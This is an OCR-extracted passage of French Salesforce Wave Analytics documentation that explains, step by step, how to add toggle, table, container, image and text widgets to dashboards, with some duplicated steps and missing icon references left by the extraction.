
Propriétés des étapes pour les tableaux de bord

Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de bascule pour filtrer les résultats des tableaux de bord en fonction d'une dimension

Utilisez un widget de bascule afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une date ou une dimension. Par exemple, un widget de bascule peut afficher les résultats basés en fonction d'un type d'enregistrement spécifique.

Le widget de bascule nécessite une étape qui contient un regroupement unique basé sur une dimension. Les valeurs du regroupement sont affichées en tant qu'options de bascule.





**Remarque:** Vous pouvez également créer une étape statique pour spécifier une liste personnalisée de valeurs dans le widget de bascule. Pour plus d'informations, reportez-vous à Création d'une étape statique avec des valeurs personnalisées.

La sélection dans ce widget filtre les résultats des autres widgets avec des étapes facettées. Vous pouvez également configurer l'étape de ce widget pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez définir une sélection initiale qui s'applique à l'ouverture du tableau de bord. Lors de la visualisation du tableau de bord, vous pouvez annuler la sélection ou la modifier pour filtrer les résultats différemment.

**Remarque:** Pour activer ce widget en vue de filtrer les autres widgets, vous devez activer le facettage dans cette étape.

1. Faites glisser le widget de bascule vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
   L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

      **Remarque:** Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.





**b.** Sélectionnez le jeu de données auquel vous souhaitez appliquer le filtre.


**c.** Sélectionnez le champ de date ou de dimension par lequel vous souhaitez filtrer.

**d.** Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.
Vous pouvez ajouter des filtres multiples.

**e.** Pour ajouter l'étape au widget, cliquez sur **Créer**.
Wave ajoute les étapes au panneau des étapes. Wave n'applique aucune sélection au widget.





**f.** Si nécessaire, augmentez la taille du widget pour afficher le nom de toutes les options de bascule.



4. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

   Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

   Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

   Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires.

7. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

   Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez également spécifier si la mesure est affichée ou non dans les options de bascule.

8. Pour définir les sélections initiales qui s'appliquent lorsqu'un utilisateur ouvre le tableau de bord, cliquez sur , puis sur **Sélectionner les filtres initiaux**.
   Vous pouvez effectuer des sélections initiales sur un widget de graphique, de date, de liste, de bascule ou de plage. Par exemple, vous pouvez sélectionner une barre dans un graphique à barres et la définir en tant que filtre initial. Si l'étape sous-jacente du graphique à barres est facettée, les autres widgets avec des étapes facettées sont également filtrés en fonction de cette sélection initiale. Lors de l'affichage du tableau de bord, le visualiseur peut changer la sélection dans le graphique pour filtrer les résultats différemment, ou retirer le filtre.

   Remarque: Aucune sélection n'est effectuée dans ce widget lorsque l'utilisateur ouvre le tableau de bord, sauf si vous sélectionnez le filtre initial. Si l'étape est configurée pour exiger une sélection, sélectionnez le filtre initial. Sinon, la première valeur de la liste de filtrage est utilisée.

9. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

10. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

**Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord
- Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de tableau pour afficher les détails des enregistrements et créer des colonnes calculées

Utilisez un widget de tableau pour afficher les détails au niveau de l'enregistrement dans un tableau de bord Wave. Par exemple, un tableau de bord affiche le délai moyen pour fermer les requêtes. Vous pouvez également ajouter un tableau qui affiche les requêtes restées ouvertes pendant la durée la plus longue. Vous pouvez inclure un widget de tableau pour calculer des valeurs et les afficher dans de nouvelles colonnes.


Le widget de tableau nécessite une étape qui spécifie les colonnes à inclure dans le tableau. L'étape varie selon que vous souhaitez créer un tableau de valeurs ou un tableau de comparaison. Un tableau de valeurs affiche les champs de jeux de données sous la forme de colonnes. Vous pouvez sélectionner les champs à afficher. Un tableau de comparaison affiche des champs calculés en fonction des colonnes disponibles dans le tableau.

**Remarque:** Par défaut, le widget de tableau montre jusqu'à 100 enregistrements. Vous pouvez afficher jusqu'à 10 000 enregistrements. Pour augmenter le nombre d'enregistrements, modifiez le paramètre `limit` dans la requête SAQL. Pour plus d'informations sur les requêtes SAQL, reportez-vous à Wave Analytics SAQL Reference.

1. Faites glisser le widget de tableau vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.

   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
      L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

      **Remarque:** Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.




**b.** Sélectionnez le jeu de données contenant les colonnes que vous souhaitez inclure dans le tableau.
L'explorateur affiche un graphique à barres avec la mesure Nombre de lignes.

**c.** Pour faciliter l'affichage des colonnes que vous ajoutez au tableau, cliquez sur , puis changez le type de graphique en tableau de valeurs ou en tableau de comparaison.

Utilisez un tableau de comparaison si vous souhaitez ajouter des colonnes calculées. Vous pouvez également afficher les champs de jeux de données sous la forme de colonnes dans un tableau de comparaison. Utilisez un tableau de valeurs si vous souhaitez afficher uniquement les champs de jeux de données sous la forme de colonnes de tableau. Vous ne pouvez pas ajouter des colonnes calculées à un tableau de valeurs.

**d.** Ajoutez des colonnes au tableau.

Pour plus d'informations sur la création d'un tableau de comparaison, reportez-vous à Création de colonnes calculées à l'aide du tableau de comparaison.


**e.** Si nécessaire, cliquez sur **Filtrer** pour filtrer les enregistrements inclus dans le tableau.

Vous pouvez ajouter plusieurs filtres.

**f.** Cliquez sur **Enregistrer**.
Le widget affiche les résultats dans le tableau. Wave ajoute les étapes au panneau des étapes.

**4.** Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.
6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.
7. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .
8. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   **Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord
- Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de conteneur pour créer des sections dans le tableau de bord


Utilisez des sections dans un tableau de bord Wave pour grouper les widgets associés. Par exemple, vous pouvez utiliser un widget de conteneur pour créer un panneau de filtres, sur le côté gauche du tableau de bord, qui stocke tous les widgets de sélection de filtres. Pour différencier le panneau de filtres des autres éléments du tableau de bord, vous pouvez appliquer au conteneur une couleur d'arrière-plan et une bordure. Lorsque vous déplacez un conteneur, les widgets qu'il contient sont également déplacés en conservant leur espacement et leur alignement.

Vous pouvez placer n'importe quel widget dans un widget de conteneur, sauf un autre widget de conteneur.

1. Faites glisser le widget de conteneur vers la zone de dessin du tableau de bord.
   Un conteneur vide s'affiche.
2. Faites glisser d'autres widgets dans le conteneur.

   Vous pouvez augmenter la taille du conteneur pour inclure davantage de widgets.
3. Pour modifier les propriétés du widget, cliquez dessus.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




4. Définissez les propriétés du widget pour personnaliser sa présentation.

   Par exemple, appliquez une couleur ou une image d'arrière-plan.

5. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

6. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   **Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

Propriétés des widgets pour les tableaux de bord

## Ajout d'un widget d'image pour afficher des graphiques dans le tableau de bord


Utilisez un widget d'image pour ajouter une icône, un logo ou un graphique dans un tableau de bord Wave. Vous pouvez utiliser des images pour personnaliser la marque de votre tableau de bord avec le logo de votre société ou pour illustrer le texte.

**Conseil:** Vous pouvez également ajouter des images en tant qu'arrière-plan de widgets de conteneur et de présentations. Pour superposer les images, placez un widget d'image dans un widget de conteneur. Pour afficher une image à l'arrière-plan de tout le tableau de bord, ajoutez une image d'arrière-plan à la présentation.

1. Faites glisser le widget d'image vers la zone de dessin du tableau de bord.

2. Pour modifier les propriétés du widget, cliquez dessus.

   Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




3. Définissez les propriétés du widget pour personnaliser sa présentation.

   Par exemple, spécifiez l'ID Salesforce à 15 caractères de l'image pour l'afficher dans le widget.

   Remarque: L'image doit être chargée dans Salesforce avec l'option Disponible en externe activée. Pour plus d'informations sur le chargement d'images dans l'onglet Documents, reportez-vous à Chargement et remplacement de documents.

4. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

5. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :


Propriétés des widgets pour les tableaux de bord

## Ajout de widgets de texte pour étiqueter des parties du tableau de bord

Étiquetez votre tableau de bord Wave afin de présenter aux utilisateurs l'élément qu'ils consultent. Vous pouvez également ajouter un texte qui décrit le tableau de bord et présente des informations d'utilisation des widgets.

1. Faites glisser le widget texte vers la zone de dessin du tableau de bord.
2. Pour modifier les propriétés du widget, cliquez dessus.

   Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




3. Définissez les propriétés du widget pour personnaliser sa présentation.

   Par exemple, saisissez le texte que vous souhaitez afficher dans ce widget.

4. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .
5. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   **Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :


Propriétés des widgets pour les tableaux de bord

## Ajout d'un widget de lien pour associer une perspective ou un Tableau de bords Wave

